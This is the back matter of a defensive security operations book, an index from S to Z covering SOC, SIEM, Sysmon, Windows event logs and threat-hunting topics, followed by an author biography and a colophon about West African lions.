role-based access control (RBAC), Windows Group Life Cycle Events

rootkits, Operating System Stability Use Cases

Router Advertisement (RA) manipulation, DHCP and Layer 2 Use Cases

RPZ (response policy zone), Network Time Protocol, Domain Ownership and Squatting Detection, The Defense Plan

RSAT (Remote Server Administration Tools), Windows Process Execution Patterns and IoCs

rundll32.exe, Windows Process Execution Patterns and IoCs

S

SABSA (Sherwood Applied Business Security Architecture) model, Getting CM Right

SailPoint, Requirement Statement(s), Account Life Cycle Use Cases

SAM database, Windows Process Execution Patterns and IoCs, Antivirus Systems

sandboxing, Malware Analysis, Open source and community intelligence, Layer 7 Use Cases

SANS Institute, Cyber Threat Intelligence, Identify Security Operations Center Cost Components, SOC Onboarding and Initial Training, SANS Hunting Maturity Model

SANS newsletters, Review of Security Intelligence Data

SANS SOC Survey, Generative AI, Agentic AI, and LLMs

Sarbanes-Oxley, CSIRT Function Support, Phase 3: Detection Logic Development, Log Retention, Audit, and Compliance Considerations

sc.exe, Windows Process Execution Patterns and IoCs

scanner fingerprint detection, Top WAF Detection Use Cases

SCCM (Configuration Manager), Application Whitelisting Use Cases

scheduled tasks, Endpoint Detection Use Cases

schtasks.exe, Windows Process Execution Patterns and IoCs

SCTP (Stream Control Transmission Protocol), An example

sdelete.exe, Windows Process Execution Patterns and IoCs

SDLC (software development life cycle), Quality Assurance

search engine crawlers, Key Web and App Server Use Cases

second-stage installation, Lateral Movement or Lateral Traversal

SecOps, Finalize the Reasons to Fund SecOps, Human-in-the-loop: The principle of appropriate autonomy, Organizational Considerations for Use-Case Development

Secure Shell (SSH), Jump Box Use Cases, Process Plaintext Data on Linux-Process Plaintext Data on Linux

Secure Web Gateway (SWG), Web Proxy and URL Activity

Secureworks CTU, Sources of hunting inspiration: Commercial and vendor threat intelligence

Security Blue Team, Identify Security Operations Center Cost Components

security dependencies, Skill Development Moment: Graph Theory Versus List Thinking

security identifier (SID), Phase 2: Data Source Identification, Account Life Cycle Use Cases

security information and event management (SIEM), SIEM technology provisioning-SIEM technology provisioning, Alarm Triage Overview, Log Filtering, Security Onion

- budget process, SIEM technology provisioning
- complete use case example, Title: Monitoring Elevated Group and Role Membership
- data source provisioning, SIEM technology provisioning
- ingest time, SIEM Ingest Time
- log storage architecture, SIEM technology provisioning

platform health monitoring, SOC/SIEM Support System Component Health Review-SOC/SIEM Support System Component Health Review

technology provisioning, SIEM technology provisioning

use case development, SIEM/SOC Use Case Development Process-SIEM/SOC Use Case Development Process

virtualization layer, SIEM technology provisioning

security monitoring, Security Monitoring-Security Monitoring

classified alerts, Security Monitoring

enriched alert records, Security Monitoring

escalation notifications, Security Monitoring

incident tickets, Security Monitoring

investigation timelines, Security Monitoring

resolved alert records, Security Monitoring

SIPOC diagram, Security Monitoring

validated incidents, Security Monitoring

Security Onion, Continuous training program, Network Security Monitoring, Security Onion-For More Information

Action menu, Investigation

Alert Details, Investigation

alert-driven investigation workflow, Investigation-Investigation

Alerts view, Investigation

console (SOC), Investigation

Detections palette, Investigation

distributed architecture, Security Onion-Security Onion

Guided Analysis, Investigation

Manager, Security Onion

online resources, For More Information

Overview page, Investigation

PCAP tool, Investigation

process table, Investigation

remediation, Remediation

Search Nodes, Security Onion

Sensor Nodes, Security Onion

security operations center (SOC), Security Operations Center Field Notes-Security Operations Center Field Notes

access, SOC Access-SOC Access

agentic SOC, The Agentic SOC: Autonomous Operations at Machine Speed-Human-in-the-loop: The principle of appropriate autonomy

business case, SOC Business Case-Business Case Outline

charter, Start with a SOC Charter-Start with a SOC Charter

cost components, Identify Security Operations Center Cost Components-Audit evidence support

facilities, Identify Security Operations Center Cost Components

hardware, Identify Security Operations Center Cost Components

product training, Identify Security Operations Center Cost Components

software licensing and maintenance, Identify Security Operations Center Cost Components

subscriptions, Identify Security Operations Center Cost Components

tools, Identify Security Operations Center Cost Components

upgrades, Identify Security Operations Center Cost Components

vendor assistance, Identify Security Operations Center Cost Components

vendor-neutral training, Identify Security Operations Center Cost Components

elevated-access change notification, Security Operations Center Notification-Use Case Data Stream Analysis

funding, Funding the SOC-In-House Versus Outsourced Versus Hybrid SOC

funding questions, Be Prepared for Tough Questions-Be Prepared for Tough Questions

in-house, outsourced, and hybrid models, In-House Versus Outsourced Versus Hybrid SOC-In-House Versus Outsourced Versus Hybrid SOC

layered operating models, SOC Layered Operating Models-Three-Layer Model

three-layer model, Three-Layer Model, Alarm Triage Overview

tierless model, Alarm Triage Overview

two-layer model, Two-Layer Model

maturity, SOC Maturity Curve Using the CMMI-Measuring Alarm Processing Management Maturity Levels

metrics, Metrics for the SOC-Metrics for the SOC

operational issue reporting, Identify and Report IT Operational Issues

project planning, SOC Project Planning Outline-PESTL analysis

reactive and proactive services, Identify SOC Services by Development Phase

roles, SOC Roles-SOC Roles

analysts, SOC Roles

CISO, SOC Roles

security process engineer/analyst, SOC Roles

shift lead, SOC Roles

SIEM engineer, SOC Roles

SOC developer, SOC Roles

SOC manager, SOC Roles

services, Identify SOC Services by Development Phase-Internal Training

shift turnover, Example SOC Turnover Shift Checklist

staffing levels, Business Case, Charter, and Project Plan, Staff cost considerations

Security Orchestration, Automation, and Response (SOAR), Security Monitoring, Metrics for the SOC, Technology Stack Considerations and Detection Engineering

security policies, Security Policies That Support the SoC

acceptable use, Security Policies That Support the SoC

account and credential management, Security Policies That Support the SoC

audit log management, Security Policies That Support the SoC

data management, Security Policies That Support the SoC

incident response, Security Policies That Support the SoC

secure configuration management, Security Policies That Support the SoC

service provider management, Security Policies That Support the SoC

software asset management, Security Policies That Support the SoC

vulnerability management, Security Policies That Support the SoC

security procedures, Security and IT Procedures That Support the SOC

security service failures, Operating System Stability Use Cases

security state data review, Periodic Security State Data Review-Periodic Security State Data Review

Security University, Identify Security Operations Center Cost Components, SOC Onboarding and Initial Training

security zones, SOC Analyst Skills, Layer 7 Use Cases

SecurityTube, Continuous training program

sed (Linux command), Process Plaintext Data on Linux

-n flag, Processing Sysmon JSON Data

“seldom few”, Dashboard or Summary Data Review Techniques

self-documenting filenames, Manual Log Analysis for IR and the SOC

semiflux, IoAs, IoCs, and Data Dependencies

Sender Policy Framework (SPF), DNS Monitoring Use Cases and Detection Patterns

senior leadership team/executive leadership team (SLT/ELT), The Security Operations SIPOC Diagram

SentinelOne, Cyber Threat Intelligence, Sources of hunting inspiration: Commercial and vendor threat intelligence, Endpoint Detection and Response, Log Filtering

Server Name Indication (SNI), Encrypted Client Hello Traffic

server resource records (SRV RRs), Domain Name Services, DNS Monitoring Use Cases and Detection Patterns

service accounts, Identify and Report IT Operational Issues, Implement Logon Separation-Implement Logon Separation, Top 10 Security Operations Use Cases, Requirement Statement(s), Account Life Cycle Use Cases, Account Lockout Use Cases, Jump Box Use Cases, Investigation

service principals, Implement Logon Separation, Cyber Kill Chain Analysis and Support

session anomalies, Top 10 Security Operations Use Cases, Key Web and App Server Use Cases

session hijacking, Key Web and App Server Use Cases

shadow copy deletion, Endpoint Detection Use Cases

shadowserver.org, NIDS/NIPS Use Cases

Shannon entropy scoring, Top One Million Use Cases

share permissions, Group-Based Monitoring Alerts

shared asset, Techniques and Analysis Methods by Data Source

SharePoint, Data Loss Prevention

Sherwood Applied Business Security Architecture (SABSA) model, Getting CM Right

Shodan, Open Source Intelligence

short-cycle account creation, Account Life Cycle Use Cases

short-cycle group membership changes, Account Life Cycle Use Cases

shutdown.exe, Windows Process Execution Patterns and IoCs

SID (security identifier), Phase 2: Data Source Identification, Account Life Cycle Use Cases

SIEM (see security information and event management (SIEM))

SIEM engineer, SOC Roles

Sigma, Phase 3: Detection Logic Development, The Sigma Universal Rule Format-The Sigma Universal Rule Format, Investigation

SigmaConverter, Phase 3: Detection Logic Development

SigmaHQ, Phase 3: Detection Logic Development

Simple Mail Transfer Protocol (SMTP), Antispam and Email Messaging

“single pane of glass”, Technology Stack Considerations and Detection Engineering

single sign-on, The Defense Plan

singleton alerts, NIDS/NIPS Use Cases

SIPOC diagram, The Security Operations SIPOC Diagram-The Security Operations SIPOC Diagram, Detection Engineering SIPOC-Detection Engineering SIPOC

Customers, The Security Operations SIPOC Diagram

Input, The Security Operations SIPOC Diagram

Outputs, The Security Operations SIPOC Diagram

Process, The Security Operations SIPOC Diagram

Suppliers, The Security Operations SIPOC Diagram

Six Sigma, The Security Operations SIPOC Diagram

Sliver, Domain Name Services, Web Proxy Use Cases

SLT/ELT (senior leadership team/executive leadership team), The Security Operations SIPOC Diagram

SMART (Specific, Measurable, Achievable, Relevant, and Time-bound) criteria, Business Case Outline, Metrics for the SOC, Use Case Template

SME (subject matter expert), SIEM technology provisioning

smishing, Example: End-User Payload-Focused Attack

SMTP (Simple Mail Transfer Protocol), Antispam and Email Messaging

SMTPS (Authenticated SMTP over TLS/SSL), Antispam and Email Messaging

Snare, Design Specifications and Discrete Objectives

SNAT/DNAT (source NAT/destination NAT), SOC Analyst Skills

SNI (Server Name Indication), Encrypted Client Hello Traffic

Snort, Intrusion Detection, SOC Analyst Skills, NIDS/NIPS Use Cases

SOAR (Security Orchestration, Automation, and Response), Security Monitoring, Metrics for the SOC, Technology Stack Considerations and Detection Engineering

SOC (see security operations center (SOC))

SOC analysts, SOC Roles, A Day in the Life of a SOC Analyst-Skill Development Moment: Graph Theory Versus List Thinking

onboarding and training, SOC Onboarding and Initial Training-SOC Onboarding and Initial Training

cyber-range operator training, SOC Onboarding and Initial Training

on-the-job (OTJ) training, SOC Onboarding and Initial Training

onboarding schedule, SOC Onboarding and Initial Training-SOC Onboarding and Initial Training

product skills, SOC Onboarding and Initial Training

vendor-neutral skill development, SOC Onboarding and Initial Training

shift objectives, A Day in the Life of a SOC Analyst

skills, SOC Analyst Skills-SOC Analyst Skills

traits, SOC Analyst Traits

SOC Capability Maturity Model (SOC-CMM), SOC Maturity Curve Using the CMMI

SOC charter, Start with a SOC Charter-Start with a SOC Charter

key roles, Start with a SOC Charter

SOC manager, SOC Roles

SOC metrics, Security Monitoring, Metrics for the SOC-Metrics for the SOC

definitions, Metrics for the SOC

design criteria, Metrics for the SOC-Metrics for the SOC

"explained activity", Metrics for the SOC

false-positive rate, Metrics for the SOC

mean time to (MTT) metrics, Metrics for the SOC-Metrics for the SOC, Endpoint Monitoring, Technology Stack Considerations and Detection Engineering

risks and trade-offs, Risks and Trade-offs for SOC Metrics-Risks and Trade-offs for SOC Metrics

toxic metrics, Metrics for the SOC, Metrics for the SOC

use case metrics, Metrics for the SOC

social engineering, Example: End-User Payload-Focused Attack

"sock puppet" accounts, Phase 6: Monitoring and Tuning

software development life cycle (SDLC), Quality Assurance

SolarWinds Orion event, Risks and Trade-offs for SOC Metrics

Sophos Intercept X, Endpoint Detection and Response

Sophos XGS Firewall, Next-Generation Layer 7 Firewalls

SOPs (standard operating procedures), Policy and Procedure Support

sort (Linux command), Process Plaintext Data on Linux

-rn flag, Process Plaintext Data on Linux

-u flag, Process Plaintext Data on Linux

source NAT/destination NAT (SNAT/DNAT), SOC Analyst Skills

SourceFire VRT, SOC Analyst Skills

SOX (see Sarbanes-Oxley)

Spamhaus, Open Source Intelligence, DNS Monitoring Use Cases and Detection Patterns

SPAN ports, Security Onion

Special Groups, Special Group Changes

Specific, Measurable, Achievable, Relevant, and Time-bound (SMART), Business Case Outline, Metrics for the SOC, Use Case Template

SPF (Sender Policy Framework), DNS Monitoring Use Cases and Detection Patterns

Splunk, SIEM Ingest Time, Account Logon Use Cases

    forwarder, Design Specifications and Discrete Objectives

Splunk Observability, Web Server and Application Server Activity

Splunk Processing Language (SPL), Phase 3: Detection Logic Development

SQL injection, Top WAF Detection Use Cases, Key Web and App Server Use Cases

SQLMap, Top WAF Detection Use Cases

SRV RRs (server resource records), Domain Name Services, DNS Monitoring Use Cases and Detection Patterns

SSH (Secure Shell), Jump Box Use Cases, Process Plaintext Data on Linux-Process Plaintext Data on Linux

SSL interception (see TLS interception)

SSLBL (abuse.ch SSL Blacklist), NIDS/NIPS Use Cases

stacked events, Partial Use Case: Stacked Events, NIDS/NIPS Use Cases

    phase one, Phase One

    phase two, Phase Two

stacking, The Defense Plan

stager model, Hunting Based on Malware Campaigns

standalone system authentication, Account Usage Events

standard operating procedures (SOPs), Policy and Procedure Support

Stream Control Transmission Protocol (SCTP), An example

strengths, weaknesses, opportunities, and threats (SWOT) analysis, SWOT analysis

Structured Threat Information Expression (STIX), Cyber Threat Intelligence, Technology Stack Considerations and Detection Engineering

stub resolver, DNS Queries and Suspicious TLDs

subject matter expert (SME), SIEM technology provisioning

Suricata, Intrusion Detection, NIDS/NIPS Use Cases, Summary

“suspect”, Alarm Investigation Process

suspicious TLDs, DNS Queries and Suspicious TLDs

SWG (Secure Web Gateway), Web Proxy and URL Activity

SwiftOnSecurity configuration file, Exporting Event Data from Sysmon as JSON

SWOT analysis, SWOT analysis

“synthetic transaction”, Metrics for the SOC, Phase 6: Monitoring and Tuning

Sysinternals, Web Proxy Use Cases, Windows Process Monitoring with Sysmon and Event ID 4688

Sysmon, Techniques and Analysis Methods by Data Source, Server Management Isolation, The Defense Plan, Application Whitelisting Use

Cases, Windows Process Execution Patterns and IoCs, Windows Process Monitoring with Sysmon and Event ID 4688-ATT&CK Tactic and Technique Coverage with Sysmon, Log Filtering, Reading Sysmon with PowerShell-Other JSON Processing

configuration file, Reading Sysmon with PowerShell

EDR telemetry, Reading Sysmon with PowerShell

Event ID 1 (process creation), Windows Process Execution Patterns and IoCs, Event ID 1 for Command Lines, Retrieving Command-Line Events-Retrieving Command-Line Events, Command Line

Event ID 10 (ProcessAccess), Windows Process Execution Patterns and IoCs

Event ID 22 (DNS queries and responses), Event ID 22 for DNS Queries and Responses, DNS Queries and Suspicious TLDs-DNS Queries and Suspicious TLDs

Event ID 27 (FileBlockExecutable), Sysmon as a Preventive Control

Event ID 28 (FileBlockShredding), Sysmon as a Preventive Control

Event ID 3 (network connections), Event ID 3 for Network Connections, Retrieving Network Events, Network traffic

event ID population, Other JSON Processing

event IDs (v15.2), Sysmon Event Table

JSON export, Exporting Event Data from Sysmon as JSON-Retrieving DNS Query and Response

native Windows integration, Windows Process Monitoring with Sysmon and Event ID 4688

preventive control (v14.0), Sysmon as a Preventive Control

XML configuration, Command Line for Long-Tail Analysis

system snowflakes, Data Islands or System Snowflakes

systemctl, Logging System Components

systeminfo.exe, Windows Process Execution Patterns and IoCs

T

TACACS+ (Terminal Access Controller Access-Control System Plus), Collect Essential Data Sources Using Your Data Onboarding Plan, Identify and Report IT Operational Issues, Account Logon Use Cases

tactics, techniques, and procedures (TTPs), Threat Hunting Practices in the SOC

Tails OS, Examples of Tor Access Software

Tanium, Endpoint Detection and Response, Log Filtering

TAP ports, Security Onion

tasklist.exe, Windows Process Execution Patterns and IoCs

TAXII (Trusted Automated Exchange of Intelligence Information), Cyber Threat Intelligence, Technology Stack Considerations and Detection Engineering

TCO (total cost of ownership), SIEM technology provisioning

Temp directory, Endpoint Detection Use Cases

Terminal Access Controller Access-Control System Plus (TACACS+), Collect Essential Data Sources Using Your Data Onboarding Plan, Identify and Report IT Operational Issues, Account Logon Use Cases

threat hunting, Threat Hunting, Getting into the Hunt, Threat Hunting Practices in the SOC-Further Reading, Skill Development Moment: Graph Theory Versus List Thinking, Other JSON Processing, Investigation

    data sources, Data and Telemetry

example hunts, Example Threat Hunts-Threat Hunt Example

hypothesis development, Hypothesis-Driven Hunt Loop, SANS Hunting Maturity Model

hypothesis-driven hunt loop, Hypothesis-Driven Hunt Loop-Hypothesis-Driven Hunt Loop

intake, Threat Hunting Intake-From intake to hypothesis

commercial threat intelligence, Sources of hunting inspiration: Commercial and vendor threat intelligence

dark web monitoring, Dark web and underground monitoring

government and ISAC sources, Government and ISAC sources

ideation, From intake to hypothesis

internal sources, Internal and contextual sources

open source intelligence, Open source and community intelligence

program design, Foundation-Foundation

retro hunting, Retro Hunting: Hunting Historical Data Based on Current Intel and Alarms-Hunting Based on Malware Campaigns, The Defense Plan

SOC hunt checklist, Example SOC-Focused Threat Hunt Checklist-Example SOC-Focused Threat Hunt Checklist

yield metrics, Metrics for the SOC, Other Areas and Metrics for Continuous Monitoring

ThreatConnect, Open Source Intelligence

thrunting, Threat Hunting Practices in the SOC

Time and Date (website), Daylight Saving Time

time zones, Time Zone-Time Zone

timekeeping, Timekeeping and Event Times-Analyst Time Checklist, Log Times, Manual Log Analysis for IR and the SOC

- adjusted event offset, Adjusted Event Offset
- alarm time, Alarm Time
- analyst time checklist, Analyst Time Checklist
- device drift time, Device Drift Time
- device time, Device Time
- event time, Event Time
- SIEM ingest time, SIEM Ingest Time

timestomping, Timestomping

TitanHQ, Log Filtering

TLDs (top-level domains), DNS Monitoring Use Cases and Detection Patterns, DNS Queries and Suspicious TLDs

TLP (Traffic Light Protocol), Foundation

TLS interception, Security Onion, Investigation

TLS/SSL blacklists, NIDS/NIPS Use Cases

TLS/SSL interception, Layer 7 Use Cases

top 1 million domain lists, Techniques and Analysis Methods by Data Source, Top One Million Site Checks and Enrichment-Top One Million Use Cases

top 10 IP address analysis, Top 10 and Bottom Few IP Address Use Cases-Top 10 IP Address Use Cases

top-level domains (TLDs), DNS Monitoring Use Cases and Detection Patterns, DNS Queries and Suspicious TLDs

Tor Browser, Examples of Tor Access Software

Tor exit nodes, Tor Network Use Cases, Tor Exit Nodes

Tor network, Tor Overlay Networks and Client Software-Examples of Tor Access Software

total cost of ownership (TCO), SIEM technology provisioning

Toyota Five Whys Principle, Phase 1: Threat Intelligence and Requirements Development

Traffic Light Protocol (TLP), Foundation

tree.exe, Windows Process Execution Patterns and IoCs

Trend Micro, Sources of hunting inspiration: Commercial and vendor threat intelligence

Tripwire, IoAs, IoCs, and Data Dependencies, Key Web and App Server Use Cases

Trusted Automated Exchange of Intelligence Information (TAXII), Cyber Threat Intelligence, Technology Stack Considerations and Detection Engineering

TrustedSec, Cyber Threat Intelligence

Trustwave, Cyber Threat Intelligence

TTPs (tactics, techniques, and procedures), Threat Hunting Practices in the SOC

Twitter, Top One Million Site Checks and Enrichment

typosquatting, Domain Ownership and Squatting Detection, DNS Monitoring Use Cases and Detection Patterns

U

Udger, Tor Exit Nodes

UDP tunneling, Command and Control

UDRP (Uniform Domain-Name Dispute-Resolution Policy), Domain Ownership and Squatting Detection

UEBA (user and entity behavior analytics), Technology Stack Considerations and Detection Engineering

unauthorized DNS services, DNS Monitoring Use Cases and Detection Patterns, DNS Monitoring Use Cases and Detection Patterns

unauthorized drivers, Application Whitelisting Use Cases

unauthorized software installation, Application Whitelisting Use Cases

UNFI (United Natural Foods) supply-chain disruption, Examples of Security Incidents Due to Lack of Policies or Procedures

Uniform Domain-Name Dispute-Resolution Policy (UDRP), Domain Ownership and Squatting Detection

uniq (Linux command), Process Plaintext Data on Linux

    -c flag, Process Plaintext Data on Linux

URL categorization, Layer 7 Use Cases

USB device insertion, Data Leakage (USB Insertion)

    Audit PNP Activity events, Data Leakage (USB Insertion)

    DriverFrameworks-UserMode events, Data Leakage (USB Insertion)

    USBHUB3 events, Data Leakage (USB Insertion)

use case template, Template Instructions-Use Case Template, Title: Monitoring Elevated Group and Role Membership

deliverable profile, Use Case Template

use cases, SOC and SIEM Use Cases and Template-Use Case Template

complete example (elevated group/role monitoring), Complete SOC and SIEM Use Case Example-Assumptions and Limitations

definition, SOC and SIEM Use Cases and Template

development process, SIEM/SOC Use Case Development Process-SIEM/SOC Use Case Development Process, Defining the SOC Use Case-Defining the SOC Use Case

end-user payload attack example, Example: End-User Payload-Focused Attack

organizational considerations, Organizational Considerations for Use-Case Development-Organizational Considerations for Use-Case Development

partial examples, Partial SOC Use Cases-Partial Use Case: Policy Violation Issues

template, Template Instructions-Use Case Template

top 10 security operations, Top 10 Security Operations Use Cases-Top 10 Security Operations Use Cases

web presence attack example, Example: Web Presence Attack-Example: Web Presence Attack

user agent analysis, Web Proxy Use Cases, Brute-Force Detection and Authentication Use Cases

user and entity behavior analytics (UEBA), Technology Stack Considerations and Detection Engineering

User-ID, Next-Generation Layer 7 Firewalls, Process CSV Data

UTC (Coordinated Universal Time), UTC

UTF-16 to UTF-8 conversion, Exporting Event Data from Sysmon as JSON, Processing Sysmon JSON Data

V

value chain, The value chain tie-in, Start the DE Journey, Log Retention, Audit, and Compliance Considerations

/var/log directory, Logging System Components

ver.exe, Windows Process Execution Patterns and IoCs

Verizon DBIR, Cyber Threat Intelligence, Perimeter Security–Focused Access, Privileged Account Monitoring

VictimCo scenario, A Scenario-The Defense Plan

- attacker's plan, The Attacker's Plan to Find Data and Exfiltrate-The Attacker's Plan to Find Data and Exfiltrate
- defense plan, The Defense Plan-The Defense Plan
- setup, The Setup-The Setup

virtual machines (VMs), Malware Analysis

Virtual Network Computing (VNC), Monitoring Jump Boxes

virtual private networks (VPNs), Partial Use Case: External (VPN) and Internal (Desktop/Server) Access, Account Logon Use Cases

VirusTotal, Malware Analysis, Open Source Intelligence-Open Source Intelligence, Windows Process Execution Patterns and IoCs

"vital few", Reading Windows Security Event Logs

voice of the customer (VoC), The Voice of the Customer

Volume Shadow Copy Service (VSS), Endpoint Detection Use Cases

VPN gateway anomalies, Layer 7 Use Cases

VPNs (virtual private networks), Partial Use Case: External (VPN) and Internal (Desktop/Server) Access, Account Logon Use Cases

vssadmin.exe, Windows Process Execution Patterns and IoCs

vulnerability correlation, NIDS/NIPS Use Cases

vulnerability management, Vulnerability Management

W

w32tm, Hybrid-Joined Devices

WAAP (web application and API protection), IoAs, IoCs, and Data Dependencies

WAF (web application firewall), Web Application Firewalls-Top WAF Detection Use Cases, Brute-Force Detection and Authentication Use Cases

Wazuh, Key Web and App Server Use Cases

WBS (work breakdown structure), Business Case Outline

wc (Linux command), Process Plaintext Data on Linux

WCE (Windows Credential Editor), Other Windows System Traces, Windows Process Execution Patterns and IoCs, Antivirus Systems

WDAC (Windows Defender Application Control), Jump Box Use Cases

web application and API protection (WAAP), IoAs, IoCs, and Data Dependencies

web application firewall (WAF), Web Application Firewalls-Top WAF Detection Use Cases, Brute-Force Detection and Authentication Use Cases

web proxy, Web Proxy and URL Activity-Web Proxy Use Cases

web server monitoring, Web Server and Application Server Activity-Key Web and App Server Use Cases

client IP recovery, Web Server and Application Server Activity

existing log profile assessment, Web Server and Application Server Activity

injection string detection, Key Web and App Server Use Cases

spidering detection, Key Web and App Server Use Cases

traffic baselining, Web Server and Application Server Activity-Web Server and Application Server Activity

URL inventory analysis, Key Web and App Server Use Cases

web shell, Web Proxy Use Cases, Key Web and App Server Use Cases, Sample Attack Flow, Investigation

WEC (Windows Event Collection), Monitoring Jump Boxes

WEF (Windows Event Forwarding), Project management and EDIS steps, Collect Essential Data Sources Using Your Data Onboarding Plan, Special Group Changes, Windows Presence Indicators, Monitoring Jump Boxes

wevtutil (Windows command), Windows Process Execution Patterns and IoCs, Investigation

WFAS (see Windows Advanced Firewall (WFAS))

WFP (Windows Filtering Platform), Windows Advanced Firewall

Whitecap rules, NIDS/NIPS Use Cases

whoami (Windows command), Windows Process Execution Patterns and IoCs, Sample Attack Flow, Investigation

Whonix, Examples of Tor Access Software

WildFire malware analysis, Next-Generation Layer 7 Firewalls

Windows Advanced Firewall (WFAS), Windows Advanced Firewall-Windows Advanced Firewall

event IDs (5146–5159), Windows Advanced Firewall

filtering layers, Windows Advanced Firewall

Windows Credential Editor (WCE), Other Windows System Traces, Windows Process Execution Patterns and IoCs, Antivirus Systems

Windows Defender, Operating System Stability Use Cases, Antivirus Systems

Windows Defender Application Control (WDAC), Jump Box Use Cases

Windows Event Collection (WEC), Monitoring Jump Boxes

Windows Event Forwarding (WEF), Project management and EDIS steps, Collect Essential Data Sources Using Your Data Onboarding Plan, Special Group Changes, Windows Presence Indicators, Monitoring Jump Boxes

Windows event logs, Other Windows System Traces-Other Windows System Traces, Reading Windows Security Event Logs-Reading Windows Security Event Logs, Investigation

account management events (4720–4781), Windows Account Life Cycle Events (ALCE)

classic log format (WEL), Reading Windows Security Event Logs

compromise and reconnaissance events, Other Windows System Traces

Event ID 1102 (event log cleared), Operating System Stability Use Cases

Event ID 307/311 (print document), Printing

Event ID 4616 (system time change), Antiforensics

Event ID 4624 (logon events), Lateral Movement or Lateral Traversal, Techniques and Analysis Methods by Data Source, Domain Controller, Account Usage Events

Event ID 4625 (failed logon), Techniques and Analysis Methods by Data Source, Account Lockout Use Cases

Event ID 4688 (process creation), Other Windows System Traces, Techniques and Analysis Methods by Data Source, Server Management Isolation, The Defense Plan, Windows Process Execution Patterns and IoCs, Windows Process Monitoring with Sysmon and Event ID 4688, Log Filtering

Event ID 4697 (new service installed), Operating System Stability Use Cases

Event ID 4698 (new scheduled task), Operating System Stability Use Cases

Event ID 4740 (account lockout), Account Usage Events, Brute-Force Failed Authentication Attempts

Event ID 4768 (Kerberos ticket requests), Lateral Movement or Lateral Traversal, Account Usage Events

Event ID 4769 (Kerberos service tickets), Account Usage Events

Event ID 4771 (Kerberos preauthentication failure), SIEM/SOC Use Case Development Process, Phase 2: Data Source Identification

Event ID 4964 (special group logon), Special Group Changes

Event ID 5145 (ADMIN$ share access), Windows Process Execution Patterns and IoCs

Event ID 5154 (listening port permitted), Windows Advanced Firewall

Event ID 6008 (unexpected shutdown), Identify and Report IT Operational Issues

Event ID 7045 (service installed, System log), Windows Process Execution Patterns and IoCs

event ID name mapping, Reading Windows Security Event Logs

group-change events, Use Case Component Name(s), Windows Group Life Cycle Events

Kernel-General Event ID 1 (time change), Antiforensics

Logon Type 10 (remote desktop logon), Investigation

persistence-mechanism events, Other Windows System Traces-Other Windows System Traces

rollover and size limits, Logging System Components

Security log, Reading Windows Security Event Logs

special groups auditing, Other Windows System Traces, Special Group Changes

XML overlay, Reading Windows Security Event Logs

Windows Filtering Platform (WFP), Windows Advanced Firewall

Windows group types and scopes, Windows Group Life Cycle Events

Windows Management Instrumentation (WMI), Design Specifications and Discrete Objectives, Windows Process Execution Patterns and IoCs

Windows network user presence, Partial Use Case: Windows Network User Presence-User System, Windows Presence Indicators-Windows Presence Indicators

(see also presence indicators)

collection waves, Windows Presence Indicators-Windows Presence Indicators

TaskScheduler events, Windows Presence Indicators

Windows process execution patterns, Windows Process Execution Patterns and IoCs-Office Applications

Windows Remote Management (WinRM), Other Windows System Traces, Windows Process Monitoring with Sysmon and Event ID 4688

Windows security contexts, Data Islands or System Snowflakes

WMI (Windows Management Instrumentation), Design Specifications and Discrete Objectives, Windows Process Execution Patterns and IoCs

wmic (Windows command), Windows Process Execution Patterns and IoCs, Investigation

work breakdown structure (WBS), Business Case Outline

World Time Buddy, Daylight Saving Time

wscript.exe, Windows Process Execution Patterns and IoCs

X

X-Force Predictive Threat Intelligence (PTI), IBM's Autonomous Threat Operations Machine

X-Forwarded-For (XFF) header, Perimeter Security–Focused Access, Web Server and Application Server Activity

X11, Monitoring Jump Boxes

Xbox, Partial Use Case: Policy Violation Issues

XFF (X-Forwarded-For) header, Perimeter Security–Focused Access, Web Server and Application Server Activity

XML (Extensible Markup Language), Reading Windows Security Event Logs

XSOAR, Security Monitoring

XSS (cross-site scripting), Top WAF Detection Use Cases, Key Web and App Server Use Cases

Y

YARA, Security Onion

Z

Zeek, Network Security Monitoring, Performing Well-Rounded Alarm Analysis, Network Security Monitoring, Domain Name Services, Collecting DNS Data, Network Intrusion Detection and Prevention, Summary

zero trust enclave, SOC Access

zero trust networking, Layer 7 Use Cases

ZipThis, Hunting Based on Malware Campaigns

Zscaler, Web Proxy and URL Activity, Log Filtering

About the Author

Don Murdoch, GSE #99, MBA, MSISE, holds numerous GIAC certifications and is a TOGAF Enterprise Architect, SABSA Chartered Architect, and CISSP-ISSAP. He is a 30-year veteran of information technology, with more than half his career dedicated to information, computer, and network security.

Don began his career at a boutique contracting firm in eastern Virginia, writing COBOL and FoxPro code. Over the next 12 years, he worked across multiple areas of IT, including network management, Perl/CGI software development, ISP billing systems, and IT management during the dot-com bubble burst.

He later transitioned into information security, where he established a disaster recovery practice for an IT commercial spin-off from a television production company. Things started cooking when he entered his "digital combat training" phase in the "wild, wild, West" of academic computing for one of Virginia's largest institutions of higher learning. Don wrangled bots, tangled with well-equipped adversaries, and discovered what today are described as nation-state adversaries who were using the university network as a training ground. His university was the first in Virginia to implement a SIEM, user-managed antispam technology and an active countermeasures network based on Tom Liston's LaBrea Tarpit.

After that experience, Don went on to lead SIEM, employee investigations, and security architecture efforts at a Fortune 500 healthcare firm. After a period in enterprise architecture and infrastructure strategy at a Fortune 50 organization, he returned to hands-on security work by building an MSSP practice.

Don has worked with the SANS Institute since 2002 as a student, certification holder, course developer, and instructor. He earned the GIAC Security Expert (GSE #99) certification in 2014 and was recognized as a Cyber Guardian: Blue Team in 2016.

Colophon

The animals on the cover of *Blue Team Handbook: SOC, SIEM, and Threat Hunting* are West African lions (*Panthera leo leo*).

Although they are genetically distinct, West African lions, also called northern lions, are similar in appearance to the more populous subspecies, South African lions, with variation in color, size, and length of mane.

West African lions are mainly found in West and Central Africa, including Burkina Faso, Central African Republic, and Senegal. There is also a population in Gir National Park in western India. The population is fragmented into small, isolated groups. They live in a range of biomes, including savannahs, deserts, woodlands, and even swamps.

Their diet includes large prey such as giraffes, antelopes, zebras, and warthogs. They also prey on cattle and other livestock in areas with lower populations of wild prey animals. Because they can eat around a quarter of their body weight in a single meal, they eat only every three to four days, leaving plenty of time for their 15–20 hours of sleep per day.

A common hunting strategy is to focus on areas around bodies of water, using the opportunity to strike when a target stops for a drink. Lions also hunt during storms, letting the noise of wind and rain conceal them from their prey.

Lions are considered vulnerable by the IUCN, with the West African subpopulation considered critically endangered. Many of the animals on O'Reilly covers are endangered; all of them are important to the world.

